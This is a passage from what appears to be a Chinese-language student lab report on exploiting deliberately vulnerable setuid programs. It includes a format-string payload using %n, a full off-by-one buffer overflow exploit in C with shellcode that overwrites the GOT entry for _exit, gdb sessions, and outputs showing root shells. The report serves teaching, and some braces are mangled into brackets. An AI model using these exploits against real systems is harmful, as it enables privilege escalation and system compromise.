    0x080484cc <+1>:      mov     ebp,esp
    0x080484ce <+3>:      sub     esp,0x190
    0x080484d4 <+9>:      push    DWORD PTR [ebp+0x8]
    0x080484d7 <+12>:     push    0x190
    0x080484dc <+17>:     lea     eax,[ebp-0x190]
    0x080484e2 <+23>:     push    eax
    0x080484e3 <+24>:     call    0x080483a0 <snprintf@plt>
    0x080484e8 <+29>:     add     esp,0xc
    0x080484eb <+32>:     mov     eax,0x0

```

gdb 调试，在 foo break 查看为 0xbffffe62。

```

gdb-peda$ print &arg
$2 = (char **) 0xbffffcd4

```

所以经计算得修改地址的 payload 部分为 0xbffffea2。

```
"%130u%n%92u%n%257u%n%192u%n"; //0xbffffea2
```

运行结果，获得 shellcode 的 root 权限。

```
139 chenxi@chenxi-ubun16-32:~/Documents/proj1/exploits» gcc exploit5.c -o exploit5
chenxi@chenxi-ubun16-32:~/Documents/proj1/exploits» ./exploit5
# whoami
root
#
```

## 6. 缓冲区溢出 (exit (0))

和第二个任务比较类似，而不同之处在于 foo () 函数中，多了一个指针变量 p 和一个常量 a。

根据 foo () 函数，我们可以知道，存在修改 p 指向地址空间的值的可能性，而 p 指向的地址为 p 指针地址 (ebp-4) 中存储的地址，修改的值即为 a，其地址为 ebp-8。

而 foo () 函数中，最终会执行 \_exit () 函数，所以我们需要设法绕过此函数。故而，溢出攻击的基本思路为：通过 nstrcpy () 函数一个字节溢出，改变 foo 函数 ebp 的值，并通过 payload 的构造，使得 p 指向一个特定的地址，并通过构造 a 的值来修改特定地址中的内容，最终劫持 \_exit () 函数的控制流以执行 shellcode。

具有漏洞的程序如下所示。

```
1.  #include <stdio.h>
2.  #include <stdlib.h>
3.  #include <string.h>
4.  #include <unistd.h>
5.  #include <unistd.h>
6.
7.  void nstrcpy(char *out, int outl, char *in)
8.  {
9.      int i, len;
10.     len = strlen(in);
11.     if (len > outl)
12.         len = outl;
13.     for (i = 0; i <= len; i++)
14.         out[i] = in[i];
15. }
16. void bar(char *arg)
17. {
18.     char buf[200];
19.     nstrcpy(buf, sizeof buf, arg);
20. }
21. void foo(char *argv[])
```

```

22.  [
23.     int *p;
24.     int a = 0;
25.     p = &a;
26.     bar(argv[1]);
27.     *p = a;
28.     _exit(0);
29.     /* not reached */
30. }
31.
32. int main(int argc, char *argv[])
33.  [
34.     if (argc != 2)
35.     {
36.         fprintf(stderr, "target6: argc != 2\n");
37.         exit(EXIT_FAILURE);
38.     }
39.     setuid(0);
40.     foo(argv);
41.     return 0;
42. }

```

攻击代码如下所示。

根据 foo() 函数，我们可以知道，存在修改 p 指向地址空间的值的可能性，而 p 指向的地址为 p 指针地址 (ebp-4) 中存储的地址，修改的值即为 a，其地址为 ebp-8。

而 foo() 函数中，最终会执行 \_exit() 函数，所以我们需要设法绕过此函数。故而，溢出攻击的基本思路为：通过 nstrcpy() 函数一个字节溢出，改变 foo 函数 ebp 的值，并通过 payload 的构造，使得 p 指向一个特定的地址，并通过构造 a 的值来修改特定地址中的内容，最终劫持 \_exit() 函数的控制流以执行 shellcode。

```

1.  #include <stdio.h>
2.  #include <stdint.h>
3.  #include <stdlib.h>
4.  #include <string.h>
5.  #include <unistd.h>
6.  #include "shellcode.h"
7.
8.  #define TARGET "/tmp/vul6"
9.
10. int main(void)

```



```

11.  [1]
12.  char payload[201];
13.  memset(payload, '\x90', 15);
14.  memcpy(payload + 15, shellcode, 45);
15.  memset(payload + 60, '\x90', 12);
16.  memcpy(payload + 72, "\xb0\xfc\xff\xbf", 4);
17.  memcpy(payload + 76, "\x0c\xa0\x04\x08", 4);
18.  memset(payload + 80, '\x90', 120);
19.  payload[200] = '\x00';
20.  char *args[] = { TARGET, payload, NULL };
21.  char *env[] = { NULL };
22.  execve(TARGET, args, env);
23.  fprintf(stderr, "execve failed.\n");
24.  return 0;
25.  }

```

进入 vulnerables 进行调试。

```

chenxi@chenxi-ubun16-32:~/Documents/proj2/vulnerables$ gdb /tmp/vul6
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

```

设置断点。

```

gdb-peda$ catch exec
Catchpoint 1 (exec)

```

查看 ebp 值。

```

Dump of assembler code for function foo:
0x08048573 <+0>:      push    %ebp
0x08048574 <+1>:      mov     %esp,%ebp
0x08048576 <+3>:      sub     $0xc,%esp
=> 0x08048579 <+6>:      movl    $0x0,-0x8(%ebp)
0x08048580 <+13>:     lea     -0x8(%ebp),%eax
0x08048583 <+16>:     mov     %eax,-0x4(%ebp)
0x08048586 <+19>:     mov     0x8(%ebp),%eax
0x08048589 <+22>:     add     $0x4,%eax
0x0804858c <+25>:     mov     (%eax),%eax
0x0804858e <+27>:     mov     %eax,(%esp)
0x08048591 <+30>:     call   0x804854b <bar>
0x08048596 <+35>:     mov     -0x8(%ebp),%edx
0x08048599 <+38>:     mov     -0x4(%ebp),%eax
0x0804859c <+41>:     mov     %edx,(%eax)

```

回到 exploits 文件夹，通过 gdb 调试 vul6.c 编译出的程序。可以发现，原来 foo 函数的 EBP 为 0xbffffd50。

```

Breakpoint 1, foo (argv=0xbffffe04) at vul6.c:28
warning: Source file is more recent than executable.
28      int a = 0;
(gdb) print $ebp
$1 = (void *) 0xbffffd50
(gdb)

```

而 buf 的首地址为 0xbffffc74，其范围为 0xbffffc74-0xbffffd3c 大小为 200 个字节。

```
(gdb) print &buf
$2 = (char (*)[200]) 0xbffffc74
(gdb) print $ebp
$3 = (void *) 0xbffffd3c
```

由上信息易知，如果改变 ebp 的最后一位，可以使得 ebp 出现在 buf 中间，且离 buf 的边界越远越好。由实验二可知，我们可以通过将第 201 字节置为 '\x00' 从而使得 foo 函数的 ebp 修改成 0xbffffd00，距离 buf 尾部(0xbffffd3c) 60 个字节(0x3c=60)

```
foo (argv=0x90909090) at vul6.c:33
33      *p = a; //p指向地址的值为a，可改变p指向地址的值
(gdb) print $ebp
$4 = (void *) 0xbffffd00
(gdb)
```

而我们知道指针 p 的地址位于 ebp-4，变量 a 的地址位于 ebp-8，所以接下来要设法修改 p 指向地址的值为 a，从而达到绕过\_exit() 函数执行 shellcode 的目的。查看 foo 函数的汇编代码，找到需要修改的目标地址。

```
Dump of assembler code for function foo:
0x08048573 <+0>:      push    %ebp
0x08048574 <+1>:      mov     %esp,%ebp
0x08048576 <+3>:      sub     $0xc,%esp
0x08048579 <+6>:      movl    $0x0,-0x8(%ebp)
0x08048580 <+13>:     lea     -0x8(%ebp),%eax
0x08048583 <+16>:     mov     %eax,-0x4(%ebp)
0x08048586 <+19>:     mov     0x8(%ebp),%eax
0x08048589 <+22>:     add     $0x4,%eax
0x0804858c <+25>:     mov     (%eax),%eax
0x0804858e <+27>:     mov     %eax,(%esp)
0x08048591 <+30>:     call   0x804854b <bar>
=> 0x08048596 <+35>:     mov     -0x8(%ebp),%edx
0x08048599 <+38>:     mov     -0x4(%ebp),%eax
0x0804859c <+41>:     mov     %edx,(%eax)
0x0804859e <+43>:     movl    $0x0,(%esp)
```

跟踪\_exit() 函数的调用，可以看到，它将执行位于 0x08048390 处的代码。

```
(gdb) disas 0x08048390
Dump of assembler code for function _exit@plt:
0x08048390 <+0>:      jmp     *0x804a00c
0x08048396 <+6>:      push    $0x0
0x0804839b <+11>:     jmp     0x8048380
End of assembler dump.
(gdb)
```

修改代码，改成该地址。

```
memset(payload + 80, '\x90', 120);
```

执行代码结果，得到 shellcode 的 root 权限。

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits》 gcc exploit6.c -o exploit6
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits》 ./exploit6
# whoami
root
#
```

## 四、实验结果

### 1. 缓冲区溢出 (strcpy)

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits》 gcc exploit1.c -o exploit1
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits》 ./exploit1
# whoami
root
#
```

### 2. 缓冲区溢出 (sizeof/strlen)

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits》 gcc exploit2.c -o exploit2
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits》 ./exploit2
# whoami
root
#
```

### 3. 负数溢出

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits》 ./exploit3
# whoami
root
#
```

### 4. 内存管理溢出

```
chenxi@chenxi-ubun16-32:~/Documents/proj1/exploits》 ./exploit4
# whoami
root
#
```

### 5. 缓冲区溢出 (Snprintf)

```
139 chenxi@chenxi-ubun16-32:~/Documents/proj1/exploits》 gcc exploit5.c -o exploit5
chenxi@chenxi-ubun16-32:~/Documents/proj1/exploits》 ./exploit5
# whoami
root
#
```

### 6. 缓冲区溢出 (exit (0) )

```
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits》 gcc exploit6.c -o exploit6
chenxi@chenxi-ubun16-32:~/Documents/proj2/exploits》 ./exploit6
# whoami
root
#
```